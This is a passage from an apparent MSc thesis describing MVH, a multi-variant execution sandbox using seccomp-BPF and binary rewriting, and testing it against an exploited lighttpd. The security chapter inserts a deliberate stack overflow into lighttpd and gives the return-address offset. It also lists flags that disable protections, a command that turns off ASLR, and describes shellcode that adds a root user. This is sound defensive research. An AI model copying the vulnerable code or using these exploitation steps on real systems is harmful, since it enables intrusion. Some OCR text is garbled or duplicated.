Any Linux application is composed of one or more untrusted threads. MVH runs untrusted threads in a sandboxed environment in order to prevent these from executing system calls. Figure 4.2 illustrates the BPF filter employed to build the sandbox environment. Each system call request issued by an untrusted application is verified against this filter. When a system call is not allowed, it is nullified and transformed into a trap signal by the `TRAP_PROCESS` macro. However, as it can be noticed from the listening, there are some exceptions to this rule. The `sigreturn` system call is allowed to permit a correct execution of a signal handler. Moreover, the flexibility of the filtering capability of BPF allows us to filter a system call depending on its direct arguments. We used this feature to allow the execution of `sendmsg` and `recvmsg` when their first argument was a file descriptor associated with the socket used for communication between the untrusted thread and the remote monitor process. The `execve` system call is a corner case; for security reasons this has to be allowed. If `execve` is executed by the trusted thread like the majority of system calls, it would overwrite the entire memory space of this thread, making MVH completely useless.

MVH uses the delegating architecture depicted in Figure 4.3. The execution of each untrusted thread is supported by a *trusted thread* whose task is to invoke system calls by half of the untrusted thread. The trusted and untrusted thread share the same memory space, so that there is no need for copying the indirect results. The communication between them is regulated by a third component called the *monitor process*. This verifies untrusted system call requests against some predefined rules and decides whether a request should be forwarded to the trusted thread to be executed or not. After this brief overview of the intercepting mechanism, we describe in more detail the three major components of the system call interposition architecture.

Emulator :

MVH uses the Seccomp-BPF filter in the Figure 4.2 to transform every system call request into a trap signal. As a result, the kernel sends a `SIGSYS` signal to the process which has invoked the system call, without executing it. When the application running on seccomp sandbox receives a `SIGSYS` signal, a special emulation routine is executed. The emulation routine is provided with the entire execution context of the task which issued the system call. This includes all general purpose




Figure 4.3: Structure of the delegating interposition architecture used in MVH.

registers before issuing the system call request,[5] the address of the system call instruction and other additional information regarding the signal. The emulator can retrieve the direct system call parameters from the general purpose registers. Moreover, it can also retrieve the indirect system call parameters as it is executed in the memory space of the process that has invoked the system call. This is a remarkable advantage compared to other intercepting solutions that have to rely on external mechanisms to access the memory space of the monitored process, which usually are rather expensive in terms of performance.

The emulator has two primary tasks. First, it transforms a system call request for the underlying kernel to a request for the monitor process and sends it along with the arguments of the system call. Second, it provides the system call results to the untrusted application. There is a common factor among these two tasks: both require that the emulator understands the semantic of the system call. For example, if the emulator routine is dealing with the `open` system call, it must know that the first parameter is of string type and its size must be calculated using the function `strlen`, while if the system call is a `write` the address of the buffer is contained in the second system call argument and its size cannot be calculated as in the previous case , but it must be retrieved from the third argument of the system call. A similar reasoning can be applied to the result of the system call, especially to those that use an output parameter. This problem has been solved (similarly to the monitor solution) by employing routine functions that know the semantic of the corresponding system call. These routines are referred to as *untrusted handlers*. During the initialisation phase, a table containing all untrusted handlers is loaded into the memory space of the untrusted thread. The emulator uses the system call number as an index in this table to retrieve the handler corresponding to the issued system call, and then starts its execution.

Figure 4.4 shows a generalization of the algorithm employed to emulate a system call. The first action accomplished by the emulator is to notify the system call invocation to the remote monitor over the socket connection. The system call notification is encoded into a *system call header* data structure, which is defined as follows :

```
struct syscall_header {
    int syscall_num;
    int cookie;
    u64_t syscall_instruction_address;
    u64_t extra;
    struct syscall_registers regs;
}__attribute__((packed)) ;
```

[5]The value of RIP is an exception to this rule, because it is updated to point to successive instruction, avoiding blocking the application execution within a cycle where a SIGSYS is continuously delivered.




Figure 4.4: Emulator's algorithm.

Listing 4.3: `syscall_header` definition. Strucuture used to notify a system call request to the process.

This data structure contains the system call number (`syscall_num`) used by the monitor to identify the system call issued and the content of the registers used to pass parameters to a system call (`regs`). The field `syscall_instruction_address` contains the address of the system call instruction. This field is used by the rewriting algorithm in the trusted thread (more later). The field `cookie` is a security check used by the monitor to verify the source of a request. This is initialized to the TID[6] of the thread that issued the system call. The cookie is used to correctly identify requests made by different threads within the same process. The last field is `extra`, which is significant only if the system call issued has indirect arguments. If so, the emulator computes the size of the indirect arguments and saves it into this field. Finally, the header and the indirect arguments, if any, are sent to the monitor server. Once the system call has been notified, the emulator waits for the result (red rectangle in the figure). The result of the system call is sent back through the following data structures, called `syscall_result` :

```
 struct syscall_result {
   u64_t result;
   int cookie;
   u64_t extra;
}__attribute__((packed)) ;
```

Listing 4.4: `sycall_result` definition. This structure is used to send back the result of a system call.

The field `result` contains the result of the system call. As in the previous case the `extra` field contains the size of the extra data. We defined the extra data sent back with the system call result as *indirect result*. An indirect result is a buffer which contains the memory areas affected by the

[6]TID stand for Thread Identifier. This a natural number used by the kernel to identify a thread.

execution of a system call. For example, when the `read` system call is executed the memory area identified by its second parameter is updated with the data read from the file descriptor. If this system call is nullified in one variant (e.g. a read over a file is nullified in the public variant), MVH must also provide the data read to the variant that has not executed the system call. This result is achieved by sending back, along with `syscall_result` structure, the buffer involved in the execution of a system call. It is then the responsibility of the emulator routine to update the correct memory area with the received data. Note that if the system call fails, no indirect result is used (second yellow diamond in the flow chart). Sending extra data is an expensive operation, in this case there is no reason to send a buffer as the memory is unchanged. Moreover, copying memory buffers from a process memory space to another may generate divergences in the behaviour of the application when a system call fails. Once the result has been received the emulator updates the execution context of the application, copying the system call result received into the `RAX` register.

Trusted thread :
The trusted thread is the component responsible for executing system calls on behalf of the untrusted application. Differently from other solutions [11,27,28], there is no direct communication between the trusted and the untrusted thread. In fact, the untrusted thread is not aware of the existence of the trusted thread as it communicates exclusively with the remote monitor. It is crucial that all requests must go first to the remote monitor where they are verified against the execution of the other variant. Only if the verification of the request is successful, the monitor forwards it to the trusted thread to be executed.

The trusted thread receives the request for a system call encoded into the `syscall_header` data structure. Even though the trusted thread runs in the same space memory of the untrusted thread and can thus access the indirect arguments directly from its memory space, the monitor server sends the system call indirect arguments along with the system call header. This is necessary to avoid possible problems due to *Time-of-check /time-of-use* ("TOC-TOU") races [21, 26]. Race conditions may arise in a muliti-thread environment when a system call with an indirect argument (e.g. a path name) is verified and authorized by a monitoring process, but the content of the indirect argument is changed by another malicious thread after the verification but before the execution. As a result, the system call is executed with an indirect parameter that has not been verified by the monitor. This flaw may be exploited to gain access to a sensitive resource. While also sending the indirect arguments, the system call is always executed with the indirect arguments verified by the monitor. This is an expensive choice, but our first requirement is security. Like all other components of the system, the trusted thread employs handlers which know the semantic of a system call and are able to correctly execute it.

The trusted thread follows a complementary algorithm of that followed by the emulator to execute a system call. It receives a system call and indirect arguments and then calls the assembler routine `do_syscall`. The routine transforms a system call request made by the untrusted thread to a request for the underlying operating system and then executes the system call by issuing the `syscall` instruction. The routine is rather easy, it saves the register affected by the execution of a system call, copies the system call arguments from the function stack to the corresponding registers and then executes the system call. Finally, it restores the values of the registers to the values assumed prior to the system call execution with the exception of `RAX` which contains the system call result.

Each time a system call is issued and then nullified by Seccomp-BPF, a context switch from the user space to the kernel space and back occurs. This may introduce a significant decrease in the application's performance when a high number of system calls are invoked. In order to mitigate this problem, the trusted thread rewrites the instruction that has invoked a system call with an unconditional `jump` instruction. At the successive call from that location, the context switch will be avoided since the `jump` instruction will redirect control to the emulator routine without invoking any system call. This rewriting technique is known in the research literature as *selective dynamic binary rewriting*. However, a natural question arises: why is this action not performed by the emulator routine? The emulator routine is executed by the untrusted thread and therefore it runs in the same sandboxed environment where system calls are not allowed. However, the rewriting routine needs to call the `mprotect` system call to make the text segment writeable, and `mmap` to reserve memory space for instructions that are reallocated. Therefore, the only feasible solution was to let the trusted thread perform this task. The entire rewriting routine is described in 4.5.

Monitor:
From the perspective of a system call interceptor, the monitor process works as a dispatcher. It receives a system call request from the untrusted thread and forwards them to the corresponding trusted thread. It can also affect the execution of a system call by modifying its arguments before forwarding it. There are some system calls that are handled in a different manner; they are executed directly by the monitor process and then their result is sent to the untrusted thread, without involving in any way the trusted thread. This category of system call is formed by those system calls whose result can be computed directly by the monitor process. This includes system calls that retrieve information regarding, the process such as `gettid` and `getpid`, system call that may return different values in the variant described in 4.5. Therefore, the only feasible solution was to let the trusted thread perform


In a similar manner, the monitor process can nullify the execution of a system call by directly returning a fake result to the trusted thread. Provided that the result is well formed and the execution of a system call does not affect the memory space of the process, the untrusted thread does not notice the difference. This is a crucial feature for a security system like MVH, as it is employed to nullify the malicious actions performed by an attacker, but at the same time to let him believe that these actions have been executed successfully.

4.5 Rewriting mechanism

A common approach to intercept system calls using a binary rewriting technique is to replace the instruction that invokes a system call with an unconditional branch that transfers control to an opportune routine. MVH employs a similar approach to reduce the performance impact of its interposition architecture. When a system call is invoked for the first time, the trusted thread calls a rewriting mechanism, whose task is to rewrite the system call instruction specified into the system call header with an unconditional `jump`. The target of the `jump` instruction is a code fragment allocated at run time, which redirects control directly to the untrusted handler of the system call issued, without incurring the high overhead of Seccomp-BPF. The rewriting function is rather expensive in terms of execution time as it disassembles and analyses several instructions. In applications that use a large number of different system calls, the rewriting mechanism may affect the overall performance in a significant manner. To mitigate this problem, all system call instructions within a function from which a system call is invoked are rewritten. As a result, the rewriting mechanism is invoked less frequently, but it offers the same benefits.

Although conceptually simple, MVH's rewriting algorithm is surprisingly difficult to implement in practice for the following reason. On the x86-64 platform, which is characterized by a *variable-length* instruction set, a system call instruction cannot be replaced directly with an unconditional `jump` instruction as they have different sizes. An unconditional branch that uses an offset of 32 bits requires 5 bytes, while the two instructions `int $0x80` and `syscall` are of size 2 bytes. As a result, there is not sufficient space to accommodate an unconditional `jump` instruction. We solved this problem, by noticing that additional bytes could come from the first one or two instructions immediately following or preceding the system call instruction, as long as doing so does not affect the program's execution semantics. In general, an instruction is safe to be replaced if it is not the target of any branch instruction within a function.

Starting from the address of the system call instruction, the rewriting routine searches for the boundaries of the function which has called the system call. It searches forwards until the `ret` instruction is met, and backwards to find the beginning of the function. However, finding out the start point of a function is a quite complicated task for two reasons. First we cannot decode the instruction by going backwards since the length of the previous instruction is unknown.



```
0x41adc0: mov     %rdx,%rdi
0x41adc3: mov     $60,%ax
0x41adc5: syscall
0x41adc7: cmp     $0xfffffffffffff000,%rax
```

```
0x41adc0: nop
0x41adc1: nop
0x41adc2: jmp     *$0x51adc0
0x41adc7: cmp     $0xfffffffffffff000,%rax
```

```
# preamble
0x51adc0: mov   %rdx,%rdi
0x51adc3: mov   %60,%ax

0x51adc5: sub  $0X80, %rsp
0x51adc8: push %rax
0x51adc9: lea  0x12(%rip), %rax
0x51adcc: push %rax
0x51adcd: mov  $systemCallEntry, %rax
0x51add1: push %rax
0x51add2: lea  6(%rip), %rax
0x51add6: xchg %rax, 16(%rsp)
0x51adda: retq
0x51addb: add  $0X80, %rsp

# post-amble  (empty)

0x51addd: jmp *$0x41adc7
```

Figure 4.5: Example of how MVH replaces a system call instruction with a `jump` instruction. Fragment (a) is the original code fragment that represents a `exit(0)` invocation. Fragment (b) is the resulting code, after the `jump` instruction has been inserted. Fragment (c) is the target code of the branch instruction used to replace the system call instruction. The arrows between fragment (b) and (c) illustrate the flow execution when a system call is invoked.

Second, we cannot rely on the prologue of the function to identify the beginning of the function, as compilers often remove it for performance reasons or for using `RBP` as a general purpose register. However, compilers usually insert some `nop` instructions before the start of a function. We use this characteristic to identify the start point of a function. Precisely, the algorithm considers the start of function when it finds 3 consecutive `nop` instructions. Note that, it is easy to identify `nop` instructions even going backwards because they have a fixed size of one byte. This method does not guarantee that the exact start of the function is found, but ensures that all system call instructions within a function are identified. When applying this method, some precautions are to be taken to avoid invalid memory accesses. If the `nop` instructions are absent, some other functions may be involved in the rewriting process. This is not a problem as the algorithm ensures that the semantic of a function remains unchanged. However, it may happen that by exceeding the boundaries of a function, some invalid memory locations are accessed and consequently the application is terminated by a `SIGFAULT` signal. To avoid this problem, the memory mapping of a process is read from the `proc` file system so that the rewriting function is aware of the memory limits.

Figure 4.5 illustrates how MVH replaces a system call instruction with a branch instruction on a x64-86 architecture. The code fragment *a* is the original code for calling the`exit(0)` system call, while, the code fragments *b* and *c* are the resulting binary transformations of the fragment *a*. The arrows show the execution flow when a system call is invoked via the `jump` instruction. When a system call instruction is found, the preceding and following instructions are analysed to verify if they can be safely relocated. In our example, the system call instruction is located at the address `0x41adc6`. The preceding instructions are used to set the number and the first argument of the system call and they are not the target of any branch instruction within the function. Therefore, they can be relocated in a safe manner. To accommodate a `jump` instruction 5 bytes are needed. 2 bytes come from the `syscall` instruction, while the other 5 bytes are obtained by relocating the two preceding instructions. The difference between the space required (5 bytes) and the space available (7 bytes) is filled up with harmless `nop` instructions (addresses `0x41adc0`, `0x41adc1` fragment *b*).

The address of the `jump` instruction is the address of a code fragment that safely forwards to our system call entry point (fragment *c*). A system call entry point is a dispatcher routine that retrieves the arguments from the CPU registers and calls the untrusted handler according to the value of `RAX`. The instructions relocated from the preamble and the postamble of this fragment (the fragment *c* does not have any postamble). On x86-64, the relocation of instructions is complicated by the fact that the API allows up to 128 bytes of red-zones below the current stack pointer. Therefore, we cannot write to the stack until we have adjusted the stack pointer. The function stack is unchanged while the preamble and postamble are executed, allowing MVH to treat instructions that reference `RSP` as safe for relocation. In particular, this means that we cannot use `call`, but we have to use a `push/ret` combination to change the instruction pointer.

Differently from other similar rewriting algorithms [28, 49], if it is not possible to find enough space for allocating a `jump`, the system call instruction remains unchanged in its location . In this case use, Seccompsandbox and BIRD replace the system call instruction with an interrupt instruction like `int3` (BIRD) or `int 0` (Seccompsandbox). However, there are no performance benefits in using a interrupt instruction rather than the original system call instruction. Actually, the performance may be even worse as the `syscall` instruction is faster than an `int` instruction because it performs less security checks.

Once the patching phase is completed, the next time a system call is invoked from the same location, the execution flow will jump automatically to the untrusted handler via the system call entry installed by the on demand patching mechanism. The rewriting mechanism is in an early stage of development, there are numerous enhancements that can be used to increase its performance and reliability. The shortcoming that should be addressed is to find the real starting point of the function. This can be achieved by analyzing the function stack frame to retrieve the address of the location from which the function has been called. Once this address is known, the starting point of the function can be retrieved by merely reading the content of this address.

Chapter 5

Evaluation

Multi-variant execution has many obvious security advantages, the most important of which is to strength the program's resistance against a wide range of attacks. In this chapter, we verify the effectiveness of this approach in detecting attacks based on buffer overflow. As test case, a vulnerable application is run on MVH and fed with malicious input. Section § 5.1 presents a detailed analysis of the vulnerability used for the experiment and the results obtained.

MVH makes use of a rather invasive intercepting architecture which introduces a significant overhead on the execution of an application. We performed empirical experiments to quantify the performance impact of MVH. A microbenchamark analysis has been conducted to determine the overhead introduced over a single system call invocation and identify where most time goes. Moreover, the performance of a real application like *lighttpd* [2] are studied while running on MVH to understand the overall decrease in its performance.

This result is particularly significant to asses the feasibility of using MVH system in a real environment. The section § 5.2 resumes the results obtained.

5.1 Security

To demonstrate the effectiveness of the MVH system, we conducted an empirical experiment to test the MVH's ability to detect an attack over the monitored application. In order to make the experiment's results more significant, the experiment has been conducted in a realistic environment with a real application.

Web services are natural target applications for security system like MVH as they are continuously exposed to malicious activities. A well-known web server like *lighttpd* [2] has been chosen as test application for our experiment. This choice is motivated by the fact that lighttpd has increased in popularity over the recently years and is commonly used to power up several web sites, which includes YouTube and Wikipedia. Speed and security are the characteristics that determined its success. In fact, there is no a known-vulnerability that can be remotely exploited to execute arbitrary instructions which is one of the requirement of our experiment. This "limitation" has been overcome by inserting a intentional buffer overflow vulnerability into its source code that can be remotely exploited. Section § 5.1.1 shows the changes introduced into the code. The vulnerability used for testing is a stack-based overflow and can be exploited using stack smashing techniques [39, 53]. This type of vulnerability has been chosen because it is representative of a large number of stack-based buffer overflow errors that are present in many software, which often are used as attack vectors to obtain an illicit access to web servers and private networks.

In all tests performed, we use lighttpd version 1.4.28 available at [3]. The variants for the experiments have been generated in the following manner :

Private variant The unchanged source code has been used to generated the private instance of lighttpd. The vulnerability has been inserted only into the public variant. The compilation options, illustrated in the Table 5.1(a), have been used to increase the run time protection against buffer overflow attacks. In particular, we instructed GCC to modify the organization

Private variant compilation options	
`-arch x86_64`	Compile for 64-bit to take max advantage of address space
`-fstack-protector-all` `-Wstack-protector` `--param ssp-buffer-size=4`	Protect stack buffers and function pointers
`-pie -fPIE`	ASLR
`-ftrapv`	Generates traps for signed overflow
`-D_FORTIFY_SOURCE=2`	Buffer checks
`-z relro,now`	Mark various ELF sections read only

(a)

Public variant compilation options	
`-fno-stack-protector`	Remove buffer protections. Deactivate canary values.
`-z execstack`	Make stack executable.

(b)

Table 5.1: Compiler options for GCC 4.6.13 used to generate a private (a) and public (b) variant.

of data in the stack frame of a function call to include a *canary value*[1] which, when destroyed, shows that a buffer preceding it in memory has been overflowed. This gives the benefit of preventing stack base overflows. The private version runs as an unprivileged process.

Public variant The vulnerable code has been used to build the public variant. However, only inserting a vulnerability into the code is not sufficient to make an application exploitable. We need to disable some default protections introduced by compilers and operating systems. Firstly, GCC has been instructed to make the stack frame executable, otherwise the execution of the injected code generates a segmentation fault. The compilation options are illustrated in Table 5.1(b). Secondly, the public version runs into a virtual machine as a root process. Address space layout randomization (ASLR) mechanism has been turned off[2] to easily determine the position of the function return address within the stack frame.

While the vulnerable version of lighttpd was running on MVH, we conducted an attack over the public variant by exploiting the vulnerability introduced. The exploit used can found in the appendix A. The exploiting process and its result are shown in § 5.1.2. The primary goal of this experiment was to demonstrate that MVH can be successfully employed to enhance the security of a real application like a web server. In particular, through this experiment we wanted to show the following MVH's features :

- MVH is able to detect an attack over the monitored application provided that this attack causes a divergence between the variants. This a reasonable assumption as an attacker cannot access resources or inflict damages without issuing a system call. If an attacker succeeds in exploiting an application, its actions would cause an anomalous system call invocation which generates a divergence between the variants. Each divergence is then detected by MVH which protects the resources and triggers an alarm. This aspect of the experiment serves to demonstrate the high security level provided by MVH.
- When an attack has been detected the system is able to prevent an attacker from performing malicious actions, as well as gathering detailed information regarding the actions performed in the system. The information recorded by MVH offers a higher detail level than the web

[1]Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will be the canary, and a failed verification of the canary data is therefore an alert of an overflow, which can then be handled, for example, by invalidating the corrupted data.

[2]The command used to deactivate the ASLR is : `echo 0 > /proc/sys/kernel/randomize_va_space`

server log system, since MVH is able to record the system calls invoked by the attacker after the public variant has been compromised. This provides a very precious information to understand the intentions of an attacker.

During the experiment, we focused on the detection of attacks based on stack overflows. However, MVH can be successfully employed to detect other types of attacks based, for instance, on format string vulnerabilities, heap overflows, dangling pointers, integer overflow. The variation used to generate the variants is the factor that determines which kind of attack can be detected through MVH. For example, heap overflow attacks can be detected by making the heap layout of the private variant random. When an attacker tries to exploit an heap overflow vulnerability, the exploit used will work only in one variant generating a divergence.

5.1.1 Creating the vulnerable variant

Lighthttp reads incoming HTTP requests through the `connection_handle_read` function defined into the `connections.c` file at the line 345. This function verifies the number of bytes available over the network connection by issuing a `FIONREAD` request via the `ioctl` system call. Once the number of incoming bytes is known, it allocates a buffer large enough to contain them into the heap. At the line 385, there is the actual system call request for reading the data from the socket. Obviously, this function is not afflicted by a buffer overflow vulnerability since the pre-allocated buffer is always large enough for the incoming data.

To insert a vulnerability, that can be remotely exploited, the read system call has been substituted with the vulnerable function `recv_line` which is illustrated in Listing 5.1. It is clear from the code, that every HTTP request bigger the 700 bytes makes the buffer overflows. This is a consequence of the difference between the size of the buffer allocated into the stack (700 bytes), and the size of a possible data block received via the `read` (1000 bytes). Whereas the buffer is located within the function stack, it can be used to overwrite the return address of the function allowing an attacker to execute arbitrary code.

To exploit this vulnerability, we just need to send a packets that strategically overwrites the return address. First, we need to know the offset from the start of a buffer we control to the stored return address. In our exeperiment, the buffer is located at the address `0x7fffffffd950`, while the return address is located at `0x7fffffffdc28`. The difference of these two addresses gives us the offset required to overwrite the return address, in our case is 728. Therefore, by sending a HTTP request of size 728, we are able to substitute the return address with any value. We implemented an exploit program that overwrites the return address with the address of a shell code within the HTTP request received. When the `recv_line` function returns, this puts in execution the shellcode. This method can be used to run arbitrary code in the remote machine. Common shell code opens a connection to the client machine and bind a shell to it, allowing an attacker to send arbitrary commands.

```
#define SIZE_BUFFER  1000
#define STACK_BUFFER 700

ssize_t recv_line(int sockfd, char *dest_buffer) {

   ssize_t n_read =0;
   char  buffer[STACK_BUFFER];

   n_read= read(sockfd, buffer, SIZE_BUFFER);

   if ( n_read > 0)
       memcpy(dest_buffer, buffer, n_read);

   return n_read;
}
```

Listing 5.1: `recv_line` function. This function contains a buffer overflow due to the differnce between the size of the buffer allocated into the stack (700), and the size of a possible data block received via the `read` (1000).




Figure 5.1: Divergence between the execution of the private and public variant. The system calls invoked by the attacker are highlighted in red, while green and yellow is used for representing the normal system call sequence of private and public variants respectively.

5.1.2 MVH under attack

The vulnerability and the relative exploit described in the previous section have been used to execute a shellcode whose task is to silently add a new root user with password to the target machine. The shellcode used is reported in the appendix A with the exploit. Attacks of this nature are rather difficult to detect due to the few information available. For example, the log system of a web server fails to provide useful information for a system administrator to understand what actually happened to the system, because it is limited only to record the incoming HTTP requests. As result, it is unlikely that the newly malicious user is noticed, allowing an attacker to have a total control over the remote machine. During our experiment, we conducted this attack against lighttpd while running on MVH. The result was quite satisfying and encouraging as MVH has been able to correctly detect the attack, as well as to prevent malicious changes to user and password files.

The experiment has been conducted as follows. Two variants of lighttp has been created as described in the previous sections and MVH has been used to monitor and synchronize their execution. We used the exploit in appendix A to send a malicious HTTP request able to exploit the vulnerability in the public variant. The effects of this dangerous request take place only after the request is actually received via a `read` system call. In fact, as can be notice from the Figure fig. 5.1, the execution of the variants is synchronized until the `read` system call is executed. Although the dangerous request is received by both variants, only the public variant is compromised. The private variant is not vulnerable to this attack and, therefore, it continues its normal execution by issuing the successive system call. On the other hand, the public variant calls the `read` system call through the vulnerable function `recv_line`, causing the overflow of the buffer in the stack. When `recv_line` returns, the shell code is executed and takes control of the public variant.

At the next synchronization point, the sequence of system call starts diverging. The public variant, controlled by the shellcode, invokes the `open` system call in order to access the password file, while the `write` system call is correctly issued by the log system of the private variant. This divergence is quickly detected by the monitor process which takes the following countermeasures:

- No system call is executed by the private variant and the connection between monitor process and private variant is closed. This precaution ensures that, in the remote possibility, an attacker compromises the monitor process, he can neither identify the position of the private variant nor access its private resource.

- The system call invoked along with all parameters are recorder in a file (`attacked_info.txt`). This file is a precious resource, since it allows an administrator to understand the attack and its consequences.
- Each system call issued by the attacker is verified against a set of preconfigured rules. If a system call is classified as dangerous is nullified and a fake result is returned to the caller process. As result, the resource of the system are protected and the attacker is deceived because a successful result has been returned. For example, in our experiment, the `open` system call is nullified to avoid that an attacker can access the password file, but a valid file descriptor is returned to the process, so that the execution of the shell code can continue in a safe manner.

By applying the previous rules, the monitor process prevents an attacker from modifying the user and password files, as well as recording thoroughly the attacker's actions. During our experiment MVH has been able to record the exact sequence of system calls issued by the shellcode along with their indirect argument. This sequence of dangerous system calls is highlighted in the Figure 5.1 by red boxes. As a result, we could easily understand that an attack against the system took place and it was intended to add a root user called "shell-storm" with password "leet". These are truly precious information that no other systems were able to record. Another important aspect that should be noticed here is that, MVH has performed these security actions to protect these files in a transparent manner. That is, the attacker is not aware that has been monitored and its dangerous actions have been nullified.

It is clear from this experiment what are the security benefits and advantages of MVH. It has been able to detect an attack as well as to prevent any dangerous action. Moreover, it also has provided precious information regarding the attack like an heavy instrument honeypot system, which simplified the analysis process of an attack. Although this experiment has been conducted against a simple vulnerability, MVH can be employed to detect attacks based on different type of vulnerabilities (e.g. heap based attack or string vulnerabilities) in numerous different scenarios.

5.2 Performance

This section presents a quantitative analysis of the MVH's performance, examining the impact of the interposition architecture at different levels. First, we built a microbenchamark test suite designed to assess the performance of MVH at the system call level. The suite includes small test programs, which allow us to directly invoke a specific system call without incurring in external influences. This microbenchamark suite is used to determine the overhead introduced on a single system call invocation in different cases and identify where the majority of time is spent. The overhead is computed as difference between the execution time of a system call while running on MVH and the execution time of the same system call without any interposition architecture.

Moreover, we conducted other microbenchamark tests in order to evaluate the benefits introduced by the binary rewriting mechanism. We compared the execution time of the first system call invocation (via Seccomp-BPF) and the successive invocations of the same system call from the same code location (via a trampoline instructions). Microbenchamark analysis offers precious information for improving the performance of the system, such as the position of a bottle necks within the system. However, it does not offer an overall overview of the performance penalty of an real application while running on MVH. This information is particularly significant to understand the feasibility of using MVH in a real environment.

To obtain this information, we analysed the application's performance at a higher level. Unfortunately, we could not use a standard macrobenchmark suit such as SPEC 2006 because it requires the implementation of an high number of system calls which was not feasible within the limited amount of time for a MSc thesis. In order to perform a macrobeanch analysis, we evaluate the performance of `lighttpd` while running on MVH. lighttpd has been chosen because it represents a natural target application for a security tool like MVH and it is frequently employed for commercial web sites (e.g. YouTube and WikiPedia).

For all of our reported performance numbers, the median time from an odd number of runs (from three to seven) is used. Since tests are not running in a simulator or an emulator, but on a real-world, complex processor, there is a noticeable amount of noise in our runs. Performing multiple runs and taking a median helps remove some of the noise, but keep in mind that discrepancies of one or even two percent are to be expected and cannot be taken to be statistically significant. All of our runs were performed on a HP pavilion DV6 laptop with Intel Core i7-3630QM @ 2.40GHz processors and 8 GB RAM, running Gentoo GNU/Linux with 3.8.13-gentoo kernel. Testing was performed in a single-user mode with all services turned off and the network interface disabled when not directly employed. The network tests were conducted locally over the loopback interface and over a Network PCI card capable of running at Gigabit speed.

5.2.1 Microbenchmark

As it has been described in § 4.1, a system call is usually invoked through the `libc` library or through the `VDSO` object, which may affects the results of our tests. In order to avoid additional execution time due to calling mechanisms and have the most accurate results, system calls in our microbenchemark tests are invoked through direct calls using the `syscall` assembly instruction. The assembly instructions are specified directly within the C code using inline assembly, a truly useful feature provided by the GCC compiler. For example, a `getpid` system call can be invoked with the following code :

```
__asm__(" syscall\n"
        : "=a"(pid)         // output arguments pid=RAX
        : "a"(__NR_getpid)  // input  arguments RAX=__NR_getpid
        :                   // list of clobbered registers
        );
```

Listing 5.2: `getpid` direct system call invocation. The compiler initializes the `RAX` register with the system call number. After the instructions specified in the first string are executed, the content of `RAX` is copied back into the `pid` variable. There is no need for clobbered registers because the compiler is aware of which registers are involved in the executions of the assembly instructions.

The use of this method ensures that the request goes directly into the kernel, without passing for additional components.

